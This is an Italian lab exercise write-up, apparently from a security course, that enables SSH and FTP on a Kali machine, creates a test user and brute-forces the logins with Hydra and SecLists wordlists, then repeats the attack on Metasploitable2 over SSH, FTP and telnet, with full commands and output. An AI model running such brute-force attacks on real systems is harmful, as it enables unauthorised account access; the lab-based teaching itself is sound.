
AUTHENTICATION CRACKING CON HYDRA

L’esercizio di oggi si dividerà in due fasi:

- Una prima fase dove vedremo l’abilitazione di un servizio SSH e la relativa sessione di cracking dell’autenticazione con Hydra.
- Una seconda fase dove configureremo e crackeremo un qualsiasi servizio di rete tra quelli disponibili (es. ftp, telnet, rdp, autenticazione http).

Per l’esecuzione corretta di Hydra andremo primaditutto a scaricare sulla nostra macchina Kali delle liste di usernames/passwords tramite il pacchetto “seclists” con il comando “sudo apt-get install seclists”.




All’interno di seclists troveremo le liste di usernames e passwords che ci serviranno con Hydra.

```
┌──(kali㉿kali)-[/root]
└─$ ls /usr/share/seclists/Usernames/
cirt-default-usernames.txt              Names                                xato-net-10-million-usernames-dup.txt
CommonAdminBase64.txt                   README.md                            xato-net-10-million-usernames.txt
Honeypot-Captures                       sap-default-usernames.txt
mssql-usernames-nansh0u-guardicore.txt  top-usernames-shortlist.txt

┌──(kali㉿kali)-[/root]
└─$
```

```
┌──(kali㉿kali)-[/root]
└─$ ls /usr/share/seclists/Passwords/
2020-200_most_used_passwords.txt  dutch_passwordlist.txt                SCRABBLE-hackerhouse.tgz
500-worst-passwords.txt           dutch_wordlist                        scraped-JWT-secrets.txt
500-worst-passwords.txt.bz2       german_misc.txt                       seasons.txt
BiblePass                         Honeypot-Captures                     Software
bt4-password.txt                  Keyboard-Combinations.txt             stupid-ones-in-production.txt
cirt-default-passwords.txt        Leaked-Databases                      twitter-banned.txt
citrix.txt                        Malware                               unkown-azul.txt
clarkson-university-82.txt        months.txt                            UserPassCombo-Jay.txt
Common-Credentials                Most-Popular-Letter-Passes.txt        WiFi-WPA
Cracked-Hashes                    mssql-passwords-nansh0u-guardicore.txt xato-net-10-million-passwords-1000000.txt
darkc0de.txt                      openwall.net-all.txt                  xato-net-10-million-passwords-100000.txt
darkweb2017-top10000.txt          Permutations                          xato-net-10-million-passwords-10000.txt
darkweb2017-top1000.txt           PHP-Magic-Hashes.txt                  xato-net-10-million-passwords-1000.txt
darkweb2017-top100.txt            probable-v2-top12000.txt              xato-net-10-million-passwords-100.txt
darkweb2017-top10.txt             probable-v2-top1575.txt               xato-net-10-million-passwords-10.txt
days.txt                          probable-v2-top207.txt                xato-net-10-million-passwords-dup.txt
Default-Credentials               README.md                             xato-net-10-million-passwords.txt
der-postillon.txt                 richelieu-french-top20000.txt
dutch_common_wordlist.txt         richelieu-french-top5000.txt

┌──(kali㉿kali)-[/root]
└─$
```

Andremo poi a configurare il servizio ssh.

Creeremo un nuovo utente su Kali con il comando “adduser”; andremo a chiamarlo test_user con password “testpass”.



Andremo ora ad attivare il servizio ssh con il comando “sudo service ssh start”, potendo andare a controllare il file di configurazione del demone sshd:

```
┌──(kali㉿kali)-[~]
└─$ sudo service ssh start

┌──(kali㉿kali)-[~]
└─$ cd /etc/ssh

┌──(kali㉿kali)-[/etc/ssh]
└─$ ls
moduli        sshd_config       ssh_host_dsa_key.pub    ssh_host_ed25519_key      ssh_host_rsa_key.pub
ssh_config    sshd_config.d     ssh_host_ecdsa_key      ssh_host_ed25519_key.pub
ssh_config.d  ssh_host_dsa_key  ssh_host_ecdsa_key.pub  ssh_host_rsa_key

┌──(kali㉿kali)-[/etc/ssh]
└─$
```

```
  GNU nano 6.4                                          sshd_config

# This is the sshd server system-wide configuration file.  See
# sshd_config(5) for more information.

# This sshd was compiled with PATH=/usr/local/bin:/usr/bin:/bin:/usr/games

# The strategy used for options in the default sshd_config shipped with
# OpenSSH is to specify options with their default value where
# possible, but leave them commented.  Uncommented options override the
# default value.

Include /etc/ssh/sshd_config.d/*.conf

#Port 22
#AddressFamily any
#ListenAddress 0.0.0.0
#ListenAddress ::

#HostKey /etc/ssh/ssh_host_rsa_key
#HostKey /etc/ssh/ssh_host_ecdsa_key
#HostKey /etc/ssh/ssh_host_ed25519_key

# Ciphers and keying
#RekeyLimit default none

# Logging
#SyslogFacility AUTH
#LogLevel INFO

# Authentication:

#LoginGraceTime 2m
#PermitRootLogin prohibit-password
#StrictModes yes
#MaxAuthTries 6
#MaxSessions 10

#PubkeyAuthentication yes

# Expect .ssh/authorized_keys2 to be disregarded by default in future.
#AuthorizedKeysFile     .ssh/authorized_keys .ssh/authorized_keys2
```

Testeremo ora la connessione in SSH dell'utente test_user eseguendo il comando "ssh test_user@192.168.32.100:

```
┌──(kali㉿kali)-[/etc/ssh]
└─$ ssh test_user@192.168.32.100
test_user@192.168.32.100's password:
Linux kali 5.18.0-kali5-amd64 #1 SMP PREEMPT_DYNAMIC Debian 5.18.5-1kali6 (2022-07-07) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
┌──(test_user㉿kali)-[~]
└─$
```

Avendo verificato l'accesso potremo attaccare l'autenticazione SSH con Hydra attraverso il comando "hydra -L /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt -P /usr/share/seclists/Passwords/xato-net-10-million-passwords-1000000.txt ssh://192.168.32.100".

Con lo switch -V è stato possibile controllare i tentativi Brute Force di Hydra.

```
┌──(kali㉿kali)-[/root]
└─$ hydra -V -L /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt -P /usr/share/seclists/Passwords/xato-net-10-million-passwords-1000000.txt 192.168.32.100 -t4 ssh
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-12-01 06:01:57
[DATA] max 4 tasks per 1 server, overall 4 tasks, 8295455000000 login tries (l:8295455/p:1000000), ~2073863750000 tries per task
[DATA] attacking ssh://192.168.32.100:22/
[ATTEMPT] target 192.168.32.100 - login "test_user" - pass "123456" - 1 of 8295455000000 [child 0] (0/0)
[ATTEMPT] target 192.168.32.100 - login "test_user" - pass "password" - 2 of 8295455000000 [child 1] (0/0)
[ATTEMPT] target 192.168.32.100 - login "test_user" - pass "12345678" - 3 of 8295455000000 [child 2] (0/0)
[ATTEMPT] target 192.168.32.100 - login "test_user" - pass "qwerty" - 4 of 8295455000000 [child 3] (0/0)
[ATTEMPT] target 192.168.32.100 - login "test_user" - pass "123456789" - 5 of 8295455000000 [child 3] (0/0)
[ATTEMPT] target 192.168.32.100 - login "test_user" - pass "12345" - 6 of 8295455000000 [child 1] (0/0)
[ATTEMPT] target 192.168.32.100 - login "test_user" - pass "1234" - 7 of 8295455000000 [child 0] (0/0)
[ATTEMPT] target 192.168.32.100 - login "test_user" - pass "111111" - 8 of 8295455000000 [child 2] (0/0)
[ATTEMPT] target 192.168.32.100 - login "test_user" - pass "1234567" - 9 of 8295455000000 [child 3] (0/0)
[ATTEMPT] target 192.168.32.100 - login "test_user" - pass "dragon" - 10 of 8295455000000 [child 1] (0/0)
[ATTEMPT] target 192.168.32.100 - login "test_user" - pass "123123" - 11 of 8295455000000 [child 0] (0/0)
[ATTEMPT] target 192.168.32.100 - login "test_user" - pass "baseball" - 12 of 8295455000000 [child 2] (0/0)
[ATTEMPT] target 192.168.32.100 - login "test_user" - pass "abc123" - 13 of 8295455000000 [child 3] (0/0)
[ATTEMPT] target 192.168.32.100 - login "test_user" - pass "football" - 14 of 8295455000000 [child 1] (0/0)
[ATTEMPT] target 192.168.32.100 - login "test_user" - pass "monkey" - 15 of 8295455000000 [child 0] (0/0)
[ATTEMPT] target 192.168.32.100 - login "test_user" - pass "letmein" - 16 of 8295455000000 [child 2] (0/0)
[ATTEMPT] target 192.168.32.100 - login "test_user" - pass "696969" - 17 of 8295455000000 [child 3] (0/0)
[ATTEMPT] target 192.168.32.100 - login "test_user" - pass "shadow" - 18 of 8295455000000 [child 1] (0/0)
[ATTEMPT] target 192.168.32.100 - login "test_user" - pass "master" - 19 of 8295455000000 [child 0] (0/0)
[ATTEMPT] target 192.168.32.100 - login "test_user" - pass "666666" - 20 of 8295455000000 [child 2] (0/0)
[ATTEMPT] target 192.168.32.100 - login "test_user" - pass "testpass" - 21 of 8295455000000 [child 3] (0/0)
[ATTEMPT] target 192.168.32.100 - login "test_user" - pass "qwertyuiop" - 22 of 8295455000000 [child 1] (0/0)
[ATTEMPT] target 192.168.32.100 - login "test_user" - pass "123321" - 23 of 8295455000000 [child 0] (0/0)
[22][ssh] host: 192.168.32.100   login: test_user   password: testpass
[ATTEMPT] target 192.168.32.100 - login "info" - pass "123456" - 1000001 of 8295455000000 [child 3] (0/0)
[ATTEMPT] target 192.168.32.100 - login "info" - pass "password" - 1000002 of 8295455000000 [child 2] (0/0)
[ATTEMPT] target 192.168.32.100 - login "info" - pass "12345678" - 1000003 of 8295455000000 [child 3] (0/0)
[ATTEMPT] target 192.168.32.100 - login "info" - pass "qwerty" - 1000004 of 8295455000000 [child 2] (0/0)
[ATTEMPT] target 192.168.32.100 - login "info" - pass "123456789" - 1000005 of 8295455000000 [child 3] (0/0)
[ATTEMPT] target 192.168.32.100 - login "info" - pass "12345" - 1000006 of 8295455000000 [child 2] (0/0)
[ATTEMPT] target 192.168.32.100 - login "info" - pass "1234" - 1000007 of 8295455000000 [child 3] (0/0)
[ATTEMPT] target 192.168.32.100 - login "info" - pass "111111" - 1000008 of 8295455000000 [child 2] (0/0)
[ATTEMPT] target 192.168.32.100 - login "info" - pass "1234567" - 1000009 of 8295455000000 [child 3] (0/0)
[ATTEMPT] target 192.168.32.100 - login "info" - pass "dragon" - 1000010 of 8295455000000 [child 2] (0/0)
[ATTEMPT] target 192.168.32.100 - login "info" - pass "123123" - 1000011 of 8295455000000 [child 3] (0/0)
[ATTEMPT] target 192.168.32.100 - login "info" - pass "baseball" - 1000012 of 8295455000000 [child 2] (0/0)
```

Com'è possibile vedere Hydra riuscirà a trovare nelle librerie inserite l'accoppiata username/password di accesso valida.

Proveremo a fare lo stesso con il servizio di ftp. Andremo così ad installare il servizio (sempre mettendoci in NAT per l'operazione per poi tornare in rete locale) tramite il comando "sudo apt-get install vsftpd".

```
┌──(kali㉿kali)-[~]
└─$ sudo apt-get install vsftpd
[sudo] password for kali:
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
The following NEW packages will be installed:
  vsftpd
0 upgraded, 1 newly installed, 0 to remove and 1377 not upgraded.
Need to get 142 kB of archives.
After this operation, 351 kB of additional disk space will be used.
Get:1 http://http.kali.org/kali kali-rolling/main amd64 vsftpd amd64 3.0.3-13+b2 [142 kB]
Fetched 142 kB in 1s (197 kB/s)
Preconfiguring packages ...
Selecting previously unselected package vsftpd.
(Reading database ... 344265 files and directories currently installed.)
Preparing to unpack .../vsftpd_3.0.3-13+b2_amd64.deb ...
Unpacking vsftpd (3.0.3-13+b2) ...
Setting up vsftpd (3.0.3-13+b2) ...
update-rc.d: We have no instructions for the vsftpd init script.
update-rc.d: It looks like a network service, we disable it.
Processing triggers for man-db (2.11.0-1+b1) ...
Processing triggers for kali-menu (2022.3.1) ...

┌──(kali㉿kali)-[~]
└─$
```

Per poi attivarlo con il comando “service vsftpd start” e far partire hydra con il medesimo comando sostituendo ovviamente “ssh” con “ftp”.

```
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ service vsftpd start

┌──(kali㉿kali)-[~]
└─$ hydra -l /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt -P /usr/share/seclists/Passwords/xato-net-10-million-passwords-1000000.txt ftp://192.168.32.100
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these **s ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-12-01 06:28:26
[DATA] max 16 tasks per 1 server, overall 16 tasks, 8295455000000 login tries (l:8295455/p:1000000), ~518465937500 tries per task
[DATA] attacking ftp://192.168.32.100:21/
[21][ftp] host: 192.168.32.100   login: test_user   password: testpass
```

- Bonus: far partire Hydra per i servizi di telnet, ssh e ftp da Kali a Metasploitable2.

Come visto in precedenza, andremo ad eseguire gli stessi comandi specificando l’IP di Metasploitable2:

```
┌──(kali㉿kali)-[~]
└─$ hydra -l msfadmin -P /usr/share/seclists/Passwords/xato-net-10-million-passwords-1000000.txt ssh://192.168.32.101 -t4
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these **s ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-12-01 09:03:18
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 1000001 login tries (l:1/p:1000001), ~250001 tries per task
[DATA] attacking ssh://192.168.32.101:22/
[22][ssh] host: 192.168.32.101   login: msfadmin   password: msfadmin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-12-01 09:03:56

┌──(kali㉿kali)-[~]
└─$ hydra -l msfadmin -P /usr/share/seclists/Passwords/xato-net-10-million-passwords-1000000.txt ftp://192.168.32.101
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these **s ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-12-01 09:13:47
[DATA] max 16 tasks per 1 server, overall 16 tasks, 1000001 login tries (l:1/p:1000001), ~62501 tries per task
[DATA] attacking ftp://192.168.32.101:21/
[21][ftp] host: 192.168.32.101   login: msfadmin   password: msfadmin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-12-01 09:13:52

┌──(kali㉿kali)-[~]
└─$ hydra -l msfadmin -P /usr/share/seclists/Passwords/xato-net-10-million-passwords-1000000.txt telnet://192.168.32.101
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these **s ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-12-01 09:14:37
[WARNING] telnet is by its nature unreliable to analyze, if possible better choose FTP, SSH, etc. if available
[DATA] max 16 tasks per 1 server, overall 16 tasks, 1000001 login tries (l:1/p:1000001), ~62501 tries per task
[DATA] attacking telnet://192.168.32.101:23/
[23][telnet] host: 192.168.32.101   login: msfadmin   password: msfadmin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-12-01 09:14:51

┌──(kali㉿kali)-[~]
└─$
```